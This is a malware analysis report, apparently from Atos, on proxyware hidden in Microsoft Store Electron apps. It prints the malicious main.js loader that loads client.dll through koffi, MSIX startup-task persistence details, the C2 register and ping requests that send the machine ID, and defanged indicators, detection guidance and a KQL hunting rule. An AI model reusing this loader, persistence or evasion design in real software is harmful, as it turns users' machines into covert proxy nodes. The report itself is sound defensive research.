
MSIX startup tasks don't use the traditional Run/RunOnce registry keys. They're stored in two places:
1. Declaration — AppxManifest.xml
In the installed package directory:

C:\Program Files\WindowsApps\<PackageFamilyName>\AppxManifest.xml



AppManifest.xml inside a Free Auto Clicker folder


It contains the <windows.startupTask> element that declares the capability.



Content of AppManifest.xml highlighting the startup task

2. Enabled/Disabled state — Registry (non-obvious path)


HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\<PackageFamilyName>\<TaskId>



Registry containing startup task for Free Auto Clicker

The State DWORD value: 2 = Enabled, 1 = Disabled.
The MSIX startup task system is entirely separate from the legacy autorun mechanism, which is another reason this technique blends in well — forensic tools scanning standard Run keys won't flag it.

3.3 Execution flow



Proxyware execution flow graph

Unlike traditional malware loaders, this execution chain remains entirely within the expected Electron application lifecycle, avoiding suspicious parent/child process relationships or abnormal executable launches.

When the Electron application starts, the main process runs “main.js” in a Node.js context with full OS-level privileges (outside Chromium's renderer sandbox). The malicious initialization routine uses **koffi**, a legitimate Node.js Foreign Function Interface (FFI) library, to dynamically load the bundled **“client.dll”,** without spawning external processes. This library is a malicious core of the whole campaign that stores the logic behind the proxyware.

The critical code path in “main.js”:

```
const koffi = require('koffi');
const path = require('path');

// Load the compiled Go DLL
const lib = koffi.load(path.join(__dirname, 'client.dll'));

// Declare the exported C function signature
const Start = lib.func('Start', 'void', ['int', 'int', 'str', 'int']);

// Invoke asynchronously with user_id identifying this app variant
Start.async(0, 0, '-user_id=microsoft_store_FreeAutoClicker_9NS5L7FH8MCW', 0, () => {});
```

The “user_id” parameter follows a consistent naming convention across all observed applications:

```
microsoft_store_<ApplicationName>_<PackageFamilyID>
```

This allows the C2 operators to attribute proxy bandwidth to specific application installations and track which Store listings are generating traffic.

3.4 Payload Architecture: client.dll

Property	Value
Filename	client.dll
SHA-256	09049E365C86E0BC6192FB1601D0FBE6BF2235F9F3E26EA1C83E26F41D041530
Size	6,056,448 bytes
Compiler	Go 1.24.9
Architecture	i386 (32-bit)
Build mode	c-shared (produces DLL with C-callable exports)
Build flags	-trimpath=true (strips developer filesystem paths)
Exported functions	Start (ordinal 1), _cgo_dummy_export (ordinal 2)

Key Go module dependencies:

Module	Purpose
github.com/denisbrodbeck/machineid@v1.0.	Hardware fingerprinting via MachineGuid
github.com/hashicorp/yamux@v0.1.	Multiplexed stream protocol for proxy tunneling
golang.org/x/sys@v0.37.0	Low-level Windows system calls

The DLL is compiled as a 32-bit binary despite targeting 64-bit Windows, likely ensuring compatibility across both x86 and x64 Electron builds through WoW64 transparent loading.

3.5 Silent vs. Visible Mode

Execution behavior diverges based on a command-line flag:

Mode	Trigger	Behavior
Visible	Manual launch (no flags)	Creates BrowserWindow, displays utility UI, initializes client.dll in background
Silent	Auto-start with "—start" flag	Suppresses all UI, invokes "Start.async()" with "-start" parameter, runs as headless background process

In silent mode, main.js passes the additional "-start" flag to the DLL:

```
Start.async(0, 0, '-user_id=microsoft_store_FreeAutoClicker_9NS5L7FH8MCW -start', 0, () => {});
```

This results in a background-only Electron process with no windows, taskbar icons, or user notifications - functioning as a headless proxy node.
Additionally, closing the UI does not kill the background process, ensuring constant connectivity from system start-up up to its shutdown.

3.6 Host Fingerprinting

Upon initialization, client.dll generates a persistent hardware identifier (HWID) by reading:

```
HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
```

This registry value is a unique per-installation GUID set during Windows setup. The HWID remains stable across reboots and is used as the primary host identifier for all subsequent C2 communication.

4 Microsoft Store publication process and security checks

The Microsoft Store publication pipeline for MSIX applications is designed to enforce trust through a combination of developer identity binding, structured submission workflows, and multi-stage certification controls. However, the analyzed proxyware campaign - comprising multiple developer accounts and at least twenty malicious applications - demonstrates that these mechanisms can be systematically abused or insufficient in practice.
From a campaign perspective, two areas are particularly relevant:
- developer identity verification
- certification-stage security enforcement
Publishing requires a Partner Center developer account and a reserved app identity, which bind applications to a declared publisher.
The campaign shows that this identity layer is weak - multiple attacker-controlled accounts were able to publish related proxyware, reducing trust in publisher attribution. It is hard to believe that actual government issued IDs and selfies were used for verification, which is what the process requires.
Applications must be submitted as MSIX packages with required metadata before entering certification. They then undergo malware scanning, technical validation, and policy checks. Despite this, all identified applications successfully passed certification, indicating that these controls can be ineffective against dual-use or obfuscated functionality.
As a result, malicious proxyware was distributed as fully certified Store applications under attacker-controlled identities, benefiting from the trust associated with official Store distribution despite violating its intended security model.

4.1 Command and Control Protocol

4.1.1 Phase 1: Registration

Upon initialization, client.dll sends an HTTPS POST request to the C2 server:

```
POST /api1/register
{
  "user_id": "microsoft_store_FreeAutoClicker_9NS5L7FH8MCW",
  "build_version": "0.1",
  "hwid": "<MachineGuid>"
}
```

The server responds with a confirmation and the polling interval:

```
{"status": "registered", "ping_interval": 30}
```

4.1.2 Phase 2: Polling

The client enters a polling loop, sending a ping to the C2 every 30 seconds:

```
POST /api1/ping
{"hwid": "<MachineGuid>"}
```

While idle, the server responds with:

```
{"action": "wait"}
```

The client remains in this loop indefinitely until assigned work.

4.1.3 Phase 3: Relay Assignment

When the C2 decides to activate this host as a proxy node, it responds to a ping with a relay address:

```
{"action": "connect", "relays": ["<relay_address>:443"]}
```

The relay address is delivered dynamically — the client does not contain hardcoded relay endpoints.

4.1.4 Phase 4: Proxying


The client establishes a TLS connection to the assigned relay on port 443 and initiates a yamux multiplexed session. Over this session, the relay forwards proxy requests which the client executes by connecting to the target on behalf of the proxy customer. Responses are returned through the same yamux tunnel.

Protocol details:
- All HTTP requests use a **Chrome User-Agent string** to blend with browser traffic
- Communication occurs over TLS on port 443
- The polling interval (default 30 seconds) is server-controlled and returned during registration
- Relay connections use the **yamux** multiplexing protocol, allowing multiple concurrent proxy streams over a single TCP connection
- Relay addresses are delivered dynamically by the C2 during the ping response - the client does not contain hardcoded relay endpoints

Observed C2 infrastructure:

Role	Domain	IP Address
Registration & tasking	mylabubus[.]shop	91[.]84[.]106[.]129

4.2 Network Architecture



Network Architecture graph

Role descriptions:

- **Victim Host (Electron App Process + client.dll)** - The compromised machine. The Electron app with client.dll loaded in-memory acts as the exit node - it originates connections to the internet on behalf of proxy customers. All traffic appears to come from this host's residential IP.
- **C2 Server (mylabubus[.]shop)** - The registration and tasking server. "client.dll" registers the host (*POST /api1/register*) and polls every 30 seconds (*POST /api1/ping*). The C2 decides when a host should start proxying and delivers relay addresses at runtime. It does not handle proxy traffic itself.
- **Relay Server (assigned dynamically)** - The middleman between proxy customers and victim hosts. When the C2 assigns a relay via *{"action":"connect","relays":["<address>:443"]}*, the client establishes a persistent yamux-multiplexed TLS session to it. The relay forwards proxy requests from customers through this tunnel to the victim, who executes them.
- **Proxy Customer** - The user of the residential proxy service. They submit requests to the relay expecting them to be routed through a residential IP (the victim). They interact through a proxy API and have no direct connection to the victim host.
- **Internet Target** - Whatever website or service the proxy customer is reaching through the victim's IP - e.g., scraping targets, geo-restricted services, or platforms with anti-bot protections that trust residential IPs.

The victim host is the only component that touches both the proxy infrastructure (relay) and the internet target, which is what makes it valuable as a residential exit node.

4.3 Scope Limitations

Despite its effectiveness, the proxyware DLL remains intentionally limited in scope. It does **not**:

- Execute arbitrary system commands
- Download or deploy secondary payloads

- Steal credentials, cookies, or browser data
- Perform lateral movement or network discovery
- Attempt privilege escalation
- Modify system configuration, registry, or security controls
- Implement independent persistence (relies entirely on the Electron app's startup task)

The lack of additional malicious capabilities indicates a focused monetization model centered exclusively on **residential proxy service abuse** - selling victims' bandwidth and IP addresses to third-party customers - rather than broader system compromise.

5 Security Tooling Bypassing and Detection Methodology

5.1 Absence of MS Defender for Endpoint Alerts

At the time of investigation (April 2026), **Microsoft Defender for Endpoint (DfE) generated no alerts** associated with this activity. All affected endpoints were fully onboarded and reporting telemetry; however, the observed behavior did not meet existing signature-based or behavioral detection thresholds.


This absence of detections can be attributed to several design choices that intentionally minimize high-confidence malicious signals:

- **Trusted execution context:** All payloads were embedded within **Microsoft Store–distributed, MSIX-signed Electron applications** installed under *%ProgramFiles%\WindowsApps*, significantly reducing scrutiny compared to traditionally dropped binaries.
- **In-process native execution:** The malicious client.dll was loaded directly into the Electron application process via the legitimate "koffi" Node.js FFI library. From a process monitoring standpoint, execution appears deceptively benign:
  - A single Electron-based application process is observed (e.g., "FreeAutoClicker.exe")
  - client.dll is loaded in-process - no additional DLL injection or process hollowing
  - No suspicious child process creation (no "cmd.exe", "powershell.exe", "rundll32.exe", etc.)
- **Benign-looking process ownership:** All network activity was attributed to the Store application's own process, making the traffic appear as normal application behavior rather than standalone malware.
- **Low-risk functionality profile:** The payload was narrowly scoped to residential proxy functionality and did not perform credential access, privilege escalation, lateral movement, persistence manipulation beyond MSIX StartupTasks, or security control tampering.
- **Network blending:** Command-and-control communication used HTTPS over port 443 with browser-like headers, and relay endpoints were assigned dynamically at runtime rather than hardcoded.

From a DfE perspective, the activity resembled a legitimate Store-installed Electron application performing outbound HTTPS communication within its own process context, resulting in no automated detections.

5.2 Malware successfully bypassing AV engines

Based on information available for each application from this campaign, the oldest one that Atos was able to find was published on 24th of February 2026, but most of them were published in the first half of March 2026. As the malicious component of each application was always the same "client.dll" file we have checked its detection history on Virus Total. Until 28th of April 2026 no vendor flagged this binary as malicious, meaning that for roughly 2 months this campaign spread without anyone noticing.




Detection count over time graph

PREVIOUS ANALYSES

#	Analysis Date (UTC)	Detections	Total Engines	Detection Rate
1	2026-03-05 21:19 UTC	1	73	1 / 73 (1.4%)
2	2026-03-08 15:52 UTC	1	73	1 / 73 (1.4%)
3	2026-03-11 01:11 UTC	1	73	1 / 73 (1.4%)
4	2026-03-15 01:19 UTC	0	73	0 / 73 (0.0%)
5	2026-03-20 06:22 UTC	0	70	0 / 70 (0.0%)
6	2026-03-24 01:05 UTC	0	69	0 / 69 (0.0%)
7	2026-03-28 03:18 UTC	0	71	0 / 71 (0.0%)
8	2026-03-31 08:59 UTC	0	71	0 / 71 (0.0%)
9	2026-04-24 07:55 UTC	0	72	0 / 72 (0.0%)
10	2026-04-24 09:28 UTC	0	72	0 / 72 (0.0%)
11	2026-04-24 12:57 UTC	0	71	0 / 71 (0.0%)
12	2026-04-27 08:58 UTC	0	72	0 / 72 (0.0%)
13	2026-04-28 06:13 UTC	1	72	1 / 72 (1.4%)
14	2026-04-29 06:27 UTC	6	71	6 / 71 (8.5%)
15	2026-04-29 11:11 UTC	4	72	4 / 72 (5.6%)
16	2026-04-30 06:03 UTC	9	71	9 / 71 (12.7%)
17	2026-04-30 08:25 UTC	10	72	10 / 72 (13.9%)
18	2026-04-30 13:23 UTC	11	72	11 / 72 (15.3%)
19	2026-05-01 17:10 UTC	13	72	13 / 72 (18.1%)
20	2026-05-01 17:25 UTC	14	72	14 / 72 (19.4%)
21	2026-05-07 03:58 UTC	23	73	23 / 73 (31.5%)

Table of detection count over time

As of 6th of May 2026 Microsoft Defender for Endpoint telemetry shows 3420 occurrences worldwide, and that only covers devices that are connected to Windows Defender platform, showing that this distributed trojanized software is popular and thus proxyware campaign is highly successful.



Screenshot of Windows Defender for Endpoint telemetry

5.3 How the Campaign Was Detected

The campaign was identified **exclusively through Atos proactive Threat Hunting service**, not alert-driven response. Atos initially discovered the activity by identifying **eight internal hosts communicating with the domain mylabubus[.]shop**. This was achieved through a **custom Advanced Hunting query** executed against Defender for Endpoint network telemetry, focusing on anomalous outbound connections rather than known malware signatures.
Once the suspicious domain was identified, investigators pivoted along the following path:

1. **Network => process correlation**
   Advanced Hunting telemetry showed that connections to mylabubus[.]shop originated from Microsoft Store–installed Electron applications rather than standalone binaries.
2. **Application scoping and clustering**
   Multiple Store applications, published under different developer identities, exhibited identical network behavior and execution patterns.

3. **Payload reuse confirmation**
   Reverse engineering confirmed that **all analyzed samples loaded the same Go-compiled payload (client.dll)**, indicating a single coordinated campaign rather than unrelated abuse cases.
4. **Behavioral consistency**
   The applications shared a common initialization flow, C2 protocol, polling behavior, and payload architecture, allowing analysts to confidently attribute all identified activity to the same proxyware operation.

This investigation model demonstrates that **threat hunting was the decisive detection vector**, as this campaign was not flagged by any built-in alerts of security tooling. It highlights the importance of implementing this proactive practice in company security strategy.

5.4 Detection Opportunities

The following indicators are ordered from highest to lowest attacker evasion cost, following the Pyramid of Pain framework.

Detection Opportunity	Concrete IoCs / Huntable Artifacts	Pyramid of Pain Level
koffi.node loaded by MS Store Applicaiton	Module: *koffi.node*; Initiating process: *C:\Program Files\WindowsApps**;	Behavior / TTP
Proxy execution lifecycle - polling	Repeating HTTPS POST to */api1/ping* every ~30s; User-Agent spoofed as Chrome	Behavior / TTP
Proxy execution lifecycle - relay pivot	Persistent long-lived TLS session on *:443* following C2 response *{"action":"connect"}*	Behavior / TTP
C2 communication	Domain: *mylabubus[.]shop*; IP: *91[.]84[.]106[.]129*; Paths: */api1/register*, */api1/ping*	Domain / IP
Reused proxy payload	SHA-256: *09049E365C86E0BC6192FB1601D0FBE6BF2235F9F3E26EA1C83E26F41D041530*; Location: *C:\Program Files\WindowsApps**	Hash

Proxy execution lifecycle - polling: Regular short-lived HTTPS POSTs to a single endpoint at a fixed cadence. Detectable at the proxy or CASB layer by matching on URI path (*/api1/ping*) and request frequency from a non-browser process. Requires a C2 protocol redesign to be evaded.

Proxy execution lifecycle - relay pivot: Following C2 tasking, the client opens a persistent TLS session with sustained bidirectional throughput - distinct from the preceding low-volume polling pattern. Best detected via NDR/NTA tooling correlating session duration and byte volume against the initiating process.

koffi.node loaded by MS Store Applicaiton: *koffi.node* is not typical module for Microsoft Store Electron applications. This KQL rule:

```
DeviceImageLoadEvents
| where FileName =~ "koffi.node"
| where InitiatingProcessFolderPath contains "WindowsApps"
```

successful detected all malicious applications with 0 False Positive detections, proving **koffi** is not often used from within "WindowsApps" folder.

C2 communication to mylabubus[.]shop: Fastest fleet-wide control - add the domain and IP to DNS sinkhole or NGFW blocklist for immediate prevention and retroactive scoping via DNS query logs. Treat as a rapid-identification tool; infrastructure can be rotated at low cost.

Reused proxy payload (client.dll): Push the SHA-256 hash as a custom IOC to EDR for immediate identification of existing infections. Point-in-time artifact only - invalidated by recompile.

6 Conclusions

The campaign demonstrates that the Microsoft Store can be abused as a trusted distribution channel for malware, delivered through fully functional applications with no immediate signs of malicious intent. By embedding the payload within Electron-based MSIX packages and executing it in-process via a bundled DLL, the attackers avoid common detection signals such as suspicious process trees, script execution, or external payload delivery.

The architecture is simple and consistent across all samples. The proxy logic is centralized in a reused “client.dll”, while the surrounding applications serve as scalable distribution wrappers across multiple developer accounts. Persistence is achieved via MSIX startup tasks, further reducing visibility compared to traditional autorun mechanisms.

All identified applications were signed and successfully passed Store certification, showing that current validation controls are insufficient against hidden, malicious functionality that operates within normal application boundaries.

From a detection standpoint, the activity produces low-signal telemetry: trusted application origin, in-process execution, and standard HTTPS traffic. No Defender for Endpoint alerts were triggered, and the campaign was identified only through proactive threat hunting driven by network anomalies.

This case highlights a clear gap: trusted application ecosystems can be abused when behavior stays within expected limits. Effective detection therefore requires network-focused analysis and cross-application correlation, rather than reliance on traditional endpoint alerts alone.


About Atos Group

Atos Group is a global leader in digital transformation with c. 56,000 employees and annual revenue of c. €7.2 billion (at the go-forward perimeter), operating in 54 countries under two brands – Atos for services and Eviden for products and systems. European number one in cybersecurity and a leader in cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is the brand under which Atos SE (Societas Europaea) operates. Atos SE listed on Euronext Paris.

The purpose of Atos Group is to help design the future of the information space. Its expertise and services support the development of knowledge, education and research in a multicultural approach and contribute to the development of scientific and technological excellence. Across the world, the Group enables its customers and employees, and members of societies at large to live, work and develop sustainably, in a safe and secure information space.

Find out more about us

atos.net
atos.net/career



Atos